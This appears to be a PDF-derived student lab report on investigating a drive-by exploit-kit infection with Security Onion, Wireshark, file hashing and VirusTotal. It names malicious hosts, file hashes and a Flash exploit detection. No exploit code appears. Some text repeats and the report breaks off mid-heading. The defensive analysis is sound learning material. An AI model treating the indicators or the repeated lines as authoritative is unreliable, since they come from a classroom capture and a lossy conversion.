
# TOOLS AND RESOURCES UTILIZED

## INVESTIGATE USING WIRESHARK

- Repeat the previous steps for alert ID 5.24

After saving the file for alert ID 5.2 , redo the steps again to 5.24

1. pivot from SGUIL to Wireshark
2. Investigate HTTP Traffic : apply http.request filter and then expand the Hypertext Transfer Protocol application layer



http.request

No.	Time	Source	Destination	Protocol	Length	Info
+	4 2017-01-27 22:54:42.746016	172.16.4.193	139.59.160.143	HTTP	419	GET /engine/classes/js/dle_js.js HTTP/1.1

Frame 4: 419 bytes on wire (3352 bits), 419 bytes captured (3352 bits)  
Ethernet II, Src: 5c:26:0a:02:a8:e4, Dst: 00:d0:ba:49:2c:a1  
Internet Protocol Version 4, Src: 172.16.4.193, Dst: 139.59.160.143  
Transmission Control Protocol, Src Port: 49200, Dst Port: 80, Seq: 1, Ack: 1, Len: 365  
Hypertext Transfer Protocol  
GET /engine/classes/js/dle\_js.js HTTP/1.1\r\nAccept: application/javascript, \*/\*;q=0.8\r\nReferer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html\r\nAccept-Language: en-US\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\nAccept-Encoding: gzip, deflate\r\nHost: retrotip.visionurbana.com.ve\r\nConnection: Keep-Alive\r\n\r\n[Full request URI: http://retrotip.visionurbana.com.ve/engine/classes/js/dle\_js.js]  
[HTTP request 1/1]  
[Response in frame: 6]

As shown in HTTP app layer that http request for JavaScript file that is named dle\_js.js. And the host server is [retrotip.visionurbana.com.ve](http://retrotip.visionurbana.com.ve)

3. finally save the file object




# TOOLS AND RESOURCES UTILIZED

## INVESTIGATE USING WIRESHARK

- Repeat the previous steps for alert ID 5.25  
redo the steps for 5.25
  1. Pivot from SGUIL to Wireshark
  2. Investigate HTTP Traffic
  3. Finally save the file object

- View the downloaded files  
we can see the downloaded files in Home directory which I saved as shown in the figure





# TOOLS AND RESOURCES UTILIZED

## USING HASHING AND VIRUS-TOTAL

- **What is Hashing:**

Hashing is a process that transforms input data of any size into a fixed-length string of characters. The result, known as a hash, is commonly used for data integrity verification, password storage, and digital signatures.

HOW - we can use the `sha256sum filename` command in Linux to create hash for file.

for example : `sha256sum filename.txt` the output is `3a6eb3be781ec356e68fdc31e9125418b5cb7dff628845289b9e1863959f3d4a`

- **What is the Virus-Total:**

VirusTotal is an online service that scans files and URLs using multiple antivirus engines to detect malware and other threats.

It helps identify malicious content and provides security reports.

it uses digital signature to identify the virus by comparing hashes together.





# TOOLS AND RESOURCES UTILIZED

## USING HASHING AND VIRUS-TOTAL

- Creating Hash for the files :

Appling command sha1sum on the SeaMonkey file to get its hash. As shown the hash of files is

97a8033303692f9b7618056e49a24470525f7290

```
analyst@SecOnion: ~
File Edit View Search Terminal Help
analyst@SecOnion:~$ sha1sum %3fbiw\=SeaMonkey.105qj67.406x7d8b3\&yus\=SeaMonkey.
78vg115.406g6d1r6\&br_f1\=2957\&oq\=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BS
KaA9E-qKSErM62V7FjLhTJg\&q\=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fD
fF-qoVzcCgWRxfs\&ct\=SeaMonkey\&tuf\=1166
97a8033303692f9b7618056e49a24470525f7290 %3fbiw=SeaMonkey.105qj67.406x7d8b3&yus
=SeaMonkey.78vg115.406g6d1r6&br_f1=2957&oq=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZ
hJKB9BSKaA9E-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX
_k7fDfF-qoVzcCgWRxfs&ct=SeaMonkey&tuf=1166
analyst@SecOnion:~$
```

Also create for other files

```
analyst@SecOnion:~$ sha1sum remodeling-your-kitchen-cabinets.html
381acb6d54b0d1cbcdb65266ec1e0ba4b63cf88c remodeling-your-kitchen-cabinets.html
analyst@SecOnion:~$ sha1sum dle_js.js
00b3c78c66d390780fc84b09656cd891ec88e842 dle_js.js
analyst@SecOnion:~$
```



# TOOLS AND RESOURCES UTILIZED

## USING HASHING AND VIRUS-TOTAL

- Scanning using VirusTotal:

Write the hash in search bar to know if the file is malicious or not. In our case we found 35 vendor say that it is a malicious

35 / 63 security vendors flagged this file as malicious

b3669ec83fb4bba5257da8c68b32dc15d1a08e9e8c22c7483698f29de2839b5f  
%3fbiw=Amaya.126qv100.406m1g9g5&ct=Amaya&tuf=2927&q=zn3QMvXcJwDQDoTG...  
Size 15.88 KB Last Analysis Date 17 days ago  
Community Score -40

flash capabilities exploit zlib cve-2015-3105

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 3

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.flash/pubenush Threat categories trojan Family labels flash pubenush rigeek

Security vendors' analysis			Do you want to automate checks?
AhnLab-V3	SWF/RigEK.Gen	AliCloud	Exploit
ALYac	Exploit.SWFDownloader	Arcabit	Script.SWF.Exploit.CVE-2015-3105++++...
Avast	SWF:GirDrop [Drp]	AVG	SWF:GirDrop [Drp]
Avira (no cloud)	EXP/FLASH.Pubenush.AA.Gen	BitDefender	Script.SWF.Exploit.CVE-2015-3105++++...
CTX	Swf.exploit-kit.flash	Cynet	Malicious (score: 99)
DrWeb	Exploit.SWF.1232	Emsisoft	Script.SWF.Exploit.CVE-2015-3105++++...
eScan	Script.SWF.Exploit.CVE-2015-3105++++...	ESET-NOD32	A Variant Of SWF/Exploit.ExKit.BHR
GData	Script.SWF.Exploit.CVE-2015-3105++++...	Google	Detected

# Examine Exploit Artifacts


□ Overview of the exploit analysis using exported documents from Wireshark.

- When the user visit n the remodeling-your-kitchen-cabinets.html,it load java script file which inside it the ifram that take the user to another websit that it malicious.
- In this part, you will examine some of the documents that your exported from [Wireshark](#).

# Examine Exploit Artifacts

- a. In Security Onion, open the **remodeling-your-kitchen-cabinets.html** file using your choice of text editor. This webpage initiated the attack.

- Open the file in a text editor to identify malicious components.
- The webpage initiates a **drive-by attack** that led to the exploit.



- Purpose: Loads malicious JavaScript (dle\_js.js) from a remote server.
- Impact: Executes JavaScript code to begin the exploit process.
- Impact: Executes JavaScript code to begin the exploit process.
- Impact: Executes JavaScript code to begin the exploit process.
- Impact: Executes JavaScript code to begin the exploit process.


# Examine 